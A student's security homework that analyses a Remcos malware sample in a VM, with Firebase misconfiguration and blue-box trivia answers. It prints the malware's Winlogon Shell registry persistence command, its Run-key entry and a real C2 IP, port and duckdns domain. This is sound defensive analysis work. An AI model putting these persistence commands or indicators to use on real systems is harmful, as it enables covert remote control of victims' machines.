
REG ADD "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /f /v "Shell" /t REG_SZ /d "explorer.exe,C:\Users\ece560\rthfy.exe,"

- The cmd.exe execution mentioned above changes a registry key; what is the likely purpose of this change? We'll call this Registry Change #1.

To ensure that its executable (rthfy.exe in this case) is launched every time the user logs in

- By knowing the Stage 2 filename, you can filter on it in Process Monitor. Stage 2 launches another process, which we'll call Stage 3. What is the Stage 3 executable called? Show a screenshot of how you know.

Filter by “Operation is ProcessCreate” and then find the stage 3 executable is "C:\Users\ece560\AppData\Local\Temp\AddInProcess32.exe"



- e. Stage 3 deploys yet another two processes, one of which launches wscript, which launches cmd.exe, which launches the Final Stage. Using the Process Monitor's tree view, what is the name of this final stage executable? Show a screenshot of how you know.

Process	Description	Image Path	Life Time	Company	Owner	Com
malware.exe (2948)	J859H2EH7AC@...	C:\Users\ece560...		89J96B<>5:>?3...	DESKTOP-N8R0...	"C:\U
cmd.exe (3956)	Windows Comma...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-N8R0...	"cmd.
Conhost.exe (7480)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-N8R0...	V?C
reg.exe (7064)	Registry Console ...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-N8R0...	REG
rthf.exe (7848)	J859H2EH7AC@...	C:\Users\ece560...		89J96B<>5:>?3...	DESKTOP-N8R0...	"C:\U
AddInProcess32.exe (12)	AddInProcess.exe	C:\Users\ece560...		Microsoft Corporat...	DESKTOP-N8R0...	"C:\U
FB_2A4D.tmp.exe (2)		C:\Users\ece560...			DESKTOP-N8R0...	"C:\U
WScript.exe (664)	Microsoft ® Wind...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-N8R0...	"C:\W
cmd.exe (274)	Windows Comma...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-N8R0...	"C:\W
Conhost.exe	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-N8R0...	V?C
remcos.exe		C:\Users\ece560...			DESKTOP-N8R0...	C:\Us
FB_2ABB.tmp.exe (8)		C:\Users\ece560...			DESKTOP-N8R0...	"C:\U
svchost.exe (4800)	Host Process for ...	C:\Windows\Syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Wi
ctfmon.exe (4932)	CTF Loader	C:\Windows\syst...		Microsoft Corporat...	DESKTOP-N8R0...	"ctfm
Idle (0)					Idle	
System (4)					System	
MemCompression (1676)					MemCompression	
Registry (108)					Registry	


Description: AddInProcess.exe
 Company: Microsoft Corporation
 Path: C:\Users\ece560\AppData\Local\Temp\AddInProcess32.exe
 Command: "C:\Users\ece560\AppData\Local\Temp\AddInProcess32.exe"
 User: DESKTOP-N8R07NZ\ece560
 PID: 1228 Started: 11/9/2024 1:32:32 PM
 Exited: 11/9/2024 1:32:35 PM

[Go To Event](#) [Include Process](#) [Include Subtree](#) [Close](#)

The final stage executable is called remcos.exe

- f. The final stage executable makes an important change to the registry to remain persistent. **What is it?** We'll call this Registry Change #2.


HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Remcos



12. Using Process Explorer, identify the Final Stage executable resident in memory. Right click and open the properties, and view the TCP/IP tab. Ensure that “resolve addresses” is disabled, and monitor the tab for a few minutes. You should spot an outgoing connection. If you don’t, you probably missed the event -- revert to snapshot and try again, skipping the steps you’ve already done so you can catch the outgoing connection.
13. What is the IP address it is connecting to? Get a screenshot of it in Process Explorer.

local address: 10.0.2.15

remote address: 103.153.77.83:2889



14. Use the VirusTotal option from Process Explorer to evaluate the malware. Click on the resulting number to see the detailed analysis. Paste a screenshot of the result. How many scanners detected it? How many did not?


File	0.004 K	11.744 K	0/70	Console Window Host	Microsoft Corporation	0/70
exe	2.004 K	9.236 K	8396			64/75
ce	1.616 K	8.428 K	8752	Host Process for Windows S	Microsoft Corporation	0/76

64 scanners detected it, 11 scanners did not

15. On VirusTotal.com, under "DETAILS", several long hex strings are listed -- what do these numbers mean? How might a security professional use them?

The numbers and hashes are various file properties and cryptographic hashes. For example, MD5 is a 128-bit cryptographic hash used to verify data integrity, SHA-1 is a 160-bit cryptographic hash. By comparing hashes (like MD5, SHA-256) against known databases (e.g., VirusTotal), analysts can quickly identify if a file is a known piece of malware. There are also some fuzzy hashes (like TLSH or Vhash), analysts can group related samples, even if they are not identical, to study malware families and their variants.

16. Now that we know the IP it connects to, let's turn to Wireshark.
 17. Find the DNS lookup that resulted in the IP address found earlier. What domain is it?
 Show a screenshot of how you know. HINT: It's a crazy domain that ends in "duckdns.org".




domain name is whatgodcannotdodoestnotexist.duckdns.org

18. Given that the domain ends in "duckdns.org", you should check into them. What is this service? How much does it cost to host a domain through them? Note: it is safe to visit duckdns.org.

DuckDNS is a free DDNS service hosted on AWS where it allows you to bind hostname and dynamic IP address. This service is useful under the scenario that some ISP assigns the IP to your machine dynamically from a pool of IP addresses. It's FREE.

19. At the time I tested it, it repeatedly attempted to connect, but never succeeded. If it succeeds in connecting, observe the traffic and paste a screenshot of it. If it does not succeed in connecting (which is my expectation), what port number is it attempting to connect to? Show a screenshot of the repeated SYN packets going out.



It does not succeed in connecting, it attempts to connect port 2889.

20. Reboot the VM, and run Process Explorer. Confirm that the malware is again running.
21. Revert the VM to its pre-infection snapshot. Boot it and confirm the malware is not running. **This concludes the first infection test.**

Part 6: Developing a cure

1. Now that your VM is reverted to a pre-infection state, use the registry editor (regedit) to navigate to the areas of the registry involved in Registry Changes #1 and #2 (found above). Note the defaults.
2. Using all the information we've found, produce a plan to remove an instance of this malware from a real infected system (i.e., one where you don't have a known-good VM snapshot). This plan should:
 - a. stop the running malware executable(s),
 - b. remove executable file(s) created during infection that are still around, and
 - c. revert the two registry additions we found that were intended for persistence.
3. **Present your malware removal plan.**

Step1: Use Process Explorer to terminate the running processes associated with the malware (e.g., malware.exe, rthfy.exe, AddInProcess32.exe, remcos.exe). End the process according to the process tree, from remcos.exe to malware.exe

Step2: Remove executable files created, navigate to C:\Users\ece560 and delete rthfy.exe, navigate to C:\Users\ece560\AppData\Local\Temp and delete AddInProcess32.exe, navigate to C:\Users\ece560\AppData\Roaming and delete remcos.exe, navigate to where I have placed the malware.exe and delete it.

Step3: Open Registry Editor (press Win + R, type regedit) and Navigate to HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon. Find the "Shell" key and change its value back to the default, which is explorer.exe. Remove any reference to C:\Users\ece560\rthfy.exe. Navigate to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run and locate the entry for "Remcos" and delete it to prevent remcos.exe from launching on startup.

Step4: reboot the computer.


This is the point of no return for the **second infection test**. Again, once you pass this point, you must either succeed in clearing the infection or revert to the snapshot you took and start again.

4. Run the malware on the clean VM again.
5. Perform your proposed procedure to remove the malware and reboot the VM. Using Process Explorer, verify the malware is gone. Did you get it? If it is not, try again until you successfully remove it. Note your actions and results as you go.

[UPDATE 1] the intermediate process rthfy.exe, AddInProcess32.exe seem to quit quickly after the malware.exe is launched. I cannot find it in the Process Explorer.

[UPDATE 2] the remcos.exe is resided in C:\Users\ece560\AppData\Roaming\Remcos directory, so I deleted the whole directory.

I THINK I have achieved deleting the malware, I checked the process explorer and has not found a process named remcos.exe or Remcos.exe. I also checked my wireshark which has no outgoing connection to 103.153.77.83.



- Once you are satisfied, revert to the snapshot again. **This concludes the second infection test.**

7. Now that the malware is apparently gone, how confident are you that you got it all? If you answered something like "100% confident", research the impact that hubris has had on human history (Icarus, Napoleon in Russia, the roaring '20s and great depression, the Vietnam War, the 2008 financial crisis, etc.), and revise your answer. How might some exceedingly clever malware have survived?

I am 10% confident that I got it all. Some advanced malware employs rootkits that can embed itself deep in the system's kernel or use anti-forensic techniques to mask its presence from standard security tools. Some might even tamper the system's backup and then survive once the system is merged with the backup version.

8. At any point, did our analysis uncover what this malware was designed to do? Does that worry you?

Our analysis uncovered some clues about the malware's intentions, but not a full picture. For example, in this case, the malware attempted to establish an outgoing connection to a remote IP address. This suggests that we don't know what a remote attacker could issue harmful commands, exfiltrate data, or deploy additional payloads to us and the consequences cannot be evaluated easily. The incomplete understanding of the malware's full functionality is concerning as we know we should be 100 times cautious and successfully defend the system for 100 times, but the attackers just need to succeed for one time.

9. Google the name of the final stage executable; it turns out this is the name of the actual malware (this is usually not the case). What is it? What is it for?

Remcos, short for "Remote Control and Surveillance," is a commercial remote access tool for XP and newer versions of Windows that threat actors have weaponized (Source: <https://www.blackberry.com/us/en/solutions/endpoint-security/ransomware-protection/remcos>). Remcos is a closed-source application designed for network maintenance, system monitoring, surveillance, and penetration testing, but attackers use it to exploit target systems remotely.

10. When you're done, shut down the VM.
11. To ensure the VM isn't accidentally used for something else later, after the homework deadline has passed, destroy the VM.

Background: The malware in question is a variant of Remcos, [documented here](#). This specific variant is from [here](#). It presumably is allowing remote control of infected machines for basically any purpose. This means that infected systems could easily be used as a botnet to conduct coordinated brute force login or DDOS attacks against internet sites, to retrieve any confidential files, to log user keystrokes, or to display any manner of advertising or malicious content to the users of the system.

On Homework 5, we'll use more sophisticated tools to analyze it further.

Question 14: Cloud Security, or the lack thereof (4 points)

In lecture, on the topic of cloud security, we talked about how misconfiguration was a leading cause of compromise. Researchers "mrbruh", "xyzeva", and "logykk" conducted a study of web applications that use the popular Firebase cloud-based database. Before we dig into that, do some research to familiarize yourself with Firebase.

What is Firebase?

Firebase is a product of Google which helps developers to build, manage, and grow their apps easily. It helps developers to build their apps faster and in a more secure way. No programming is required on the firebase side which makes it easy to use its features more efficiently. It provides services to android, ios, web, and unity. It provides cloud storage. It uses NoSQL for the database for the storage of data (source: <https://www.geeksforgeeks.org/firebase-introduction/>).

Now, [review this article by the researchers on common Firebase mis-usage](#), which demonstrates a common failure to secure cloud resources appropriately. As always, additional research may be needed along the way; be sure to cite sources as needed.

How were the affected sites misconfigured?

The sites had misconfigured Firebase security rules, allowing unauthorized read access to their databases. This misconfiguration exposed sensitive user information, including names, emails, phone numbers, passwords, and billing details.

Why were so many sites misconfigured in this way?

According to the definition, no programming is required on the firebase side and the default settings and lack of warnings about insecure configurations contributed to these widespread misconfigurations.

What could the operators of Firebase itself (not the individual sites) do differently to reduce the likelihood of outcomes like this?

Firebase could by default implement stricter security settings, provide clear warnings about insecure configurations, and offer comprehensive guidance on setting up secure access controls. These measures would help developers configure their databases securely, reducing the risk of unauthorized data access.

When one of the vulnerable site's operators flirted with the researcher and asked to be his girlfriend, was this an effective security strategy?

No, addressing security vulnerabilities requires technical solutions and professional communication, not personal interactions. You can ask him to be your boyfriend this time, but there will be more and more researchers in this field in the future and you can certainly not be everybody's girlfriend as this will be highly unprofessional and unethical.

Extra credit: Minor trivia (+4 points)

This is a little bit of a challenge to learn some trivia about infosec history. It's optional.

The course site has a dark blue background image. **What is it a picture of? How did you figure it out?**

The picture is a circuit for the blue box, I figure out because the name of the image is called "bluebox-bg.png"

What is the significance of this object? What does it do?

The Blue Box was a device created in the 1960s and 1970s that allowed users to manipulate telephone systems and make unauthorized calls (Source: <https://bluegoatcyber.com/blog/what-is-a-blue-box-in-phreaking/>).

What group of people used this device, and in what time period?

First developed in the 1960s and used by a small phreaker community.

Who shared the design of the device with Apple's founders? Which Apple founder manufactured them in bulk? How did it help lead to the founding of Apple Computers?

John "Cap'n Crunch" Draper share the design with Apple's founders. Steve Jobs manufactured them in bulk. (source: <https://www.todayifoundout.com/index.php/2012/10/steve-jobs-first-business-was-selling-blue-boxes-that-allowed-users-to-get-free-phone-service-illegally/>) This help lead to the founding of Apple Computers in three perspectives, first, it shows that Wozniak, co-founder of Apple, has the ability to do engineering stuff. Jobs took charge of marketing and selling the Blue Boxes, demonstrating his entrepreneurial spirit, and he began to know how important the "idea" is that could give them \$6000 capital. Also, Jobs in one interview acknowledges that "If it hadn't been for the Blue Boxes, there would have been no Apple. I'm 100% sure of that."

Hint: it's a hacking tool that does the same thing as a toy that was once given away in boxes of breakfast cereal.